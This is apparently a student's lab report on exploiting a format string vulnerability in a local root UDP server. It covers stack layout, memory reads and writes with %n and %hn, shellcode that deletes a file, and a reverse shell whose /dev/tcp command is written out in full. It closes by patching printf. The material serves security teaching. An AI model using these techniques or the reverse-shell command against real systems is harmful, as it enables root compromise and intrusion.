
# **Homework 5 :- Format String Vulnerability**

Name :- Aparna Krishna Bhat

ID:-1001255079

To simplify the tasks and attack, we disable address randomization.



# Task 1:- The Vulnerable Program


We compile the server program with the format string vulnerability that has been provided. We make the stack executable while compiling to inject and run our own code by exploiting this vulnerability. We first run the server-side program with root privilege on the same VM as the client, which then listens for any information on the 9090 port. The server program is a privileged root daemon. Then, from the client, we use the *nc* command with the -*u* flag to indicate UDP to connect to this server. The local machine's IP address is *127.0.0.1*, and the port is UDP port 9090. The screenshots in Fig 1 and Fig 2 below demonstrate these operations.

```
[03/19/21]seed@VM:~/Lab5$ gedit server.c

** (gedit:6647): WARNING **: Couldn't register with acc essibility bus: Did not receive a reply. Possible cause s include: the remote application did not send a reply, the message bus security policy blocked the reply, the reply timeout expired, or the network connection was b roken.

[03/19/21]seed@VM:~/Lab5$ gcc -DDUMMY_SIZE=80 -z execst ack -o server server.c

server.c: In function 'myprintf':
server.c:34:5: warning: format not a string literal and no format arguments [-Wformat-security]
    printf(msg);
```






Fig2

To test the program, we send the string "Testing and It's working," and we see that whatever the client sends is printed exactly the same way on the server, with some extra information.


## Task 2:- Understanding the Layout of the Stack

We attempt to locate the values returned by the server program and request that it submit additional addresses to locate the addresses of the pointed locations. To begin, we can see that the address of the 'msg' argument is printed out in the server output. We can compute the address of the return value as Oxbfffe6bc – 4 = bfffe6b8 since the return address (2) is just 4 bytes below that.

Next, we enter 4 bytes of random characters - @\$@\$, whose ASCII value in Hex(@:- 40, \$:- 24) is 24402440, to find the address of the start of the buffer(3). These characters will be stored at the beginning of the buffer since they are the first characters, and the buffer is entirely filled with the input value. As a result, we use the characters as input and a multiple of.8x as input to locate the values stored in the addresses from the format string address to some random address, preferably above the buffer start. We try to find the ASCII value 24402440 to find the distinction between the format string address and the start of the buffer. We can notice that there is a difference of 71 %.8x between the start of the buffer address i.e., @\$@\$ and the next address after the format string address.

Fig 3

Next, we know that the msg field is pointing to the start of the buffer, so we can find the real address of the location pointed by 1 and 3. To see the contents of the fields pointed by certain addresses, we must replace %.8x with %s. We know that the start of our address is 0xbfff, so whenever we find an address with that prefix, we replace the %.8x with %s in the input string entered earlier. This is due to the fact that the output is currently printing the memory contents, with the msg content showing the buffer start address pointing to the input string given @\$@\$. As a result, we can use % s to get the value of addresses pointed by a memory, which is exactly what we want. The given input string can be seen in the screenshot below.



The gibberish values on the server indicate that the value in the referenced memory is not in a printable format. Because the first field corresponds to the msg address, which contains an unprintable address, this is possible. Because it is referenced twice, the entire string given is printed twice. In the screenshot Fig 4, we can also notice that we have @\$@\$ at the previously identified location *bfffe7c0*. This appears twice in our output, indicating that *0xbfffe7c0* is the buffer's start address.





Fig 4



The two places in the output where we get a reference to the buffer, and thus a possible msg location, are preceded by either 3 or 080487f7. We know that the value 3 cannot be the return address because it is in kernel space, and that **0x080487f7** is a valid return address. A small value like 3 cannot be used as a return address to 3 because the stack begins from the higher address to the lower. As a result, we know the second reference to the buffer start points to the correct msg location.

### Question 1: The values corresponding to the memory addresses at 1, 2, and 3 are listed below.

- 1. Format String: 0xbfffe59c [Address of the format string = Address of the message variable ((address values between the input and its ASCII value+1)\*4)
- 2. Return Address: 0xbfffe6b8
- 3. Buffer Start: 0xbfffe7c0

This is the address of buffer as it has got printed twice in the output which can be noticed from the previous screenshot (Fig 3).


## Question 2: Distance between the locations marked by 1 and 3

0xbfffe6b8 - 0xbfffe59c = 11c

11c = 284 (In decimal) bytes

## Task 3:- Crash the Program

To crash the program, we provide a string of %s as input to the program




Because %s treats the received value from a location as an address and prints the data stored at that address, the program crashes. The program crashes because we know the memory stored was not for the myprintf() function. As a result, addresses in all of the places listed may be missing. It is possible that the value contains protected memory references, or that it contains no memory at all, resulting in a crash.

#### Task 4:- Print Out the Server Program's Memory

The aim of this task is to get the server to print out some data from its memory.


#### Task 4.a:- Stack Data

We enter our data @\$@\$ and various %.8x data in this box. Then we look in the memory for our value @\$@\$, which has an ASCII value of 24402440. We can see our input string at the  $72^{nd}$  % x, indicating that we were effective in reading our data from the stack. To print the first 4 bytes of our input, we will need 72 format specifiers.



### Task 4.b:- Heap Data

Next, we provide the following input string to the server. The secret message stored in the heap area is printed out, as shown in the screenshot below (Fig 5). As a result, we were able to read heap data by storing the heap data's address in the stack, then reading the stored memory address and retrieving the value from that address using the %s format specifier at the appropriate location(here it is 72<sup>nd</sup> location).






Fig 5:- A secret message output

#### Task 5:- Change the Server Program's Memory

#### Task 5.a:- Change the value to a different value

Here, we give the server the following input string, as shown in the screenshots in Figures 6 and 7. We can notice that the target variable's value has *changed from 0x11223344 to 0x00000282*. This is expected because, after entering %n at the address location stored in the stack by us (here, the 71<sup>st</sup> location), we printed out 642 characters and changed the value to 0x00000282 (Hex value for decimal 642). Thus, we were successful in changing the memory's value.

Fig 6:- Input




Fig 7:- Output

#### *Task 5.b: Change the value to 0x500*

By supplying the client with the following input, we can change the target value to 0x500 in this sub-task. We can notice from Fig 9 screenshot that the value has been successfully changed from 0x11223344 to 0x0000500. 1280 - 642 = (638+8=646) in decimal, where 1280 is the hex value for 500 and 642 is the number of characters printed before the  $71^{st}$  % x. The precision modifier is used to obtain the 646 characters, which is then stored using a %n.

Fig 8:- Input




Fig 9:- Output

#### Task 5.C: Change the value to 0xFF990000


We give the following input string to the server from the client

Fig:- output 0xff990000

We can notice from the above screenshot that the value of the target variable has successfully been changed to 0xff990000. To increase the speed of the process, we split the memory space in the input string. As a result, the memory addresses are divided into two 2-byte addresses, with the first address containing the smaller value. This is because %n is accumulative, so it is best to save the smaller value first, then add characters and save the bigger value. To store ff99 in the stack, we use the technique described in the previous steps, and to get a value of 0000, we overflow the value, causing the memory to only store the lower two bytes of the value. As a result, we add 103(decimal) to ff99 to get 0000, which is stored in the destination address's lower byte.

# Task 6: Inject Malicious Code into the Server Program

On the server side, we first make a file called myfile, which we will attempt to delete in this task



We adjust the return address 0xbfffe6b8 with a value from the stack that includes the malicious code, which we enter into the server. The rm command in this malicious code deletes a file that was previously generated on the server.



Fig:- myfile created in tmp folder

We enter a number of NOP operations at the start of the malicious code, such as /x90, so that our program can run from the beginning and we do not have to guess the exact location of the start of our code. The NOPs gives us a range of addresses to choose from and jumping to any of them will result in a successful result, or our program will crash if the code execution is out of order.



Fig:- Input from client side


Because we no longer see the file, the following output in the below screenshot indicates that our attack was successful. The return address, Oxbfffe6b8, is stored at the start of the buffer in the format string. To make the process quicker, we split this *address into two 2-byte segments*, *Oxbfffe6b8* and *Oxbfffe6ba*. A 4-byte number separates these two addresses, allowing the value stored in the 2<sup>nd</sup> 2-byte to be incremented to a desired value between the 2 %hn. If this additional 4-byte were not present, the address value *Oxbfffe6b8* would be printed instead of written when the %x in the input was seen after the first %hn, and if there were 2 back-to-back %hn, the same value would be written to both addresses. Next, we can make use of the precision modifier to get the malicious code's address to be stored in the return address, and then we use the %hn to store it.



**Task 7: Getting a Reverse Shell** 

We change the malicious code in the previous format string so that we can run the following command to get a reverse shell

/bin/bash -c "/bin/bash -i > /dev/tcp/localhost/7070 0<&1 2>&1



The following is the input string from the client side, which is similar to the previous one except for the code



We run a TCP server on the attacker's computer and then enter this format string before providing input to the server. Since the listening TCP server now shows what was previously visible on the server, we can see that we have successfully accomplished the reverse shell in the below attached screenshot. The reverse shell allows the victim machine to obtain the server's root shell, as well as root of the virtual machine, as indicated by #. This demonstrates how the format string vulnerability can be used to gain root access to the server or any computer for that matter.



#### **Task 8: Fixing the Problem**

```
void myprintf(char *msg)
{
    uintptr_t framep;
    // Copy the ebp value into framep, and print it out
    asm("movl %kebp, %0" : "=r"(framep));
    printf("The ebp value inside myprintf() is: 0x%.8x\n", framep);

    /* Change the size of the dummy array to randomize the parameters
        for this lab. Need to use the array at least once */
        char dummy[DUMMY_SIZE]; memset(dummy, 0, DUMMY_SIZE);

    // This line has a format-string vulnerability
    printf("the address of the 'msg' argument: 0x%.8x\n",(unsigned) &msg);
    printf("The value of the 'target' variable (after): 0x%.8x\n", target);
}
```

Fig :- server.c before

Since there are no string literals or additional arguments in the printf function, the gcc compiler throws an error. The printf(msg) line in the code (refer screenshot attached above) causes this warning to be raised.

This occurs as a result of incorrect use and failure to define the format specifiers while accepting the user input. *To correct this flaw, simply replace printf(msg) in the server.c with printf("%s", msg)*, then recompile the program to see if the issue has been resolved or not.




Fig:- updated server.c file




Fig:- No warning msg after compilation

When we perform the same attack of replacing a memory location or reading a memory location as before, we see that the attack fails, and the input is handled and treated entirely as a string rather than a format specifier.



## Fig:- Input string from the client side




Fig:- Output on the server side

As a result of the patch, the format string vulnerability was mitigated.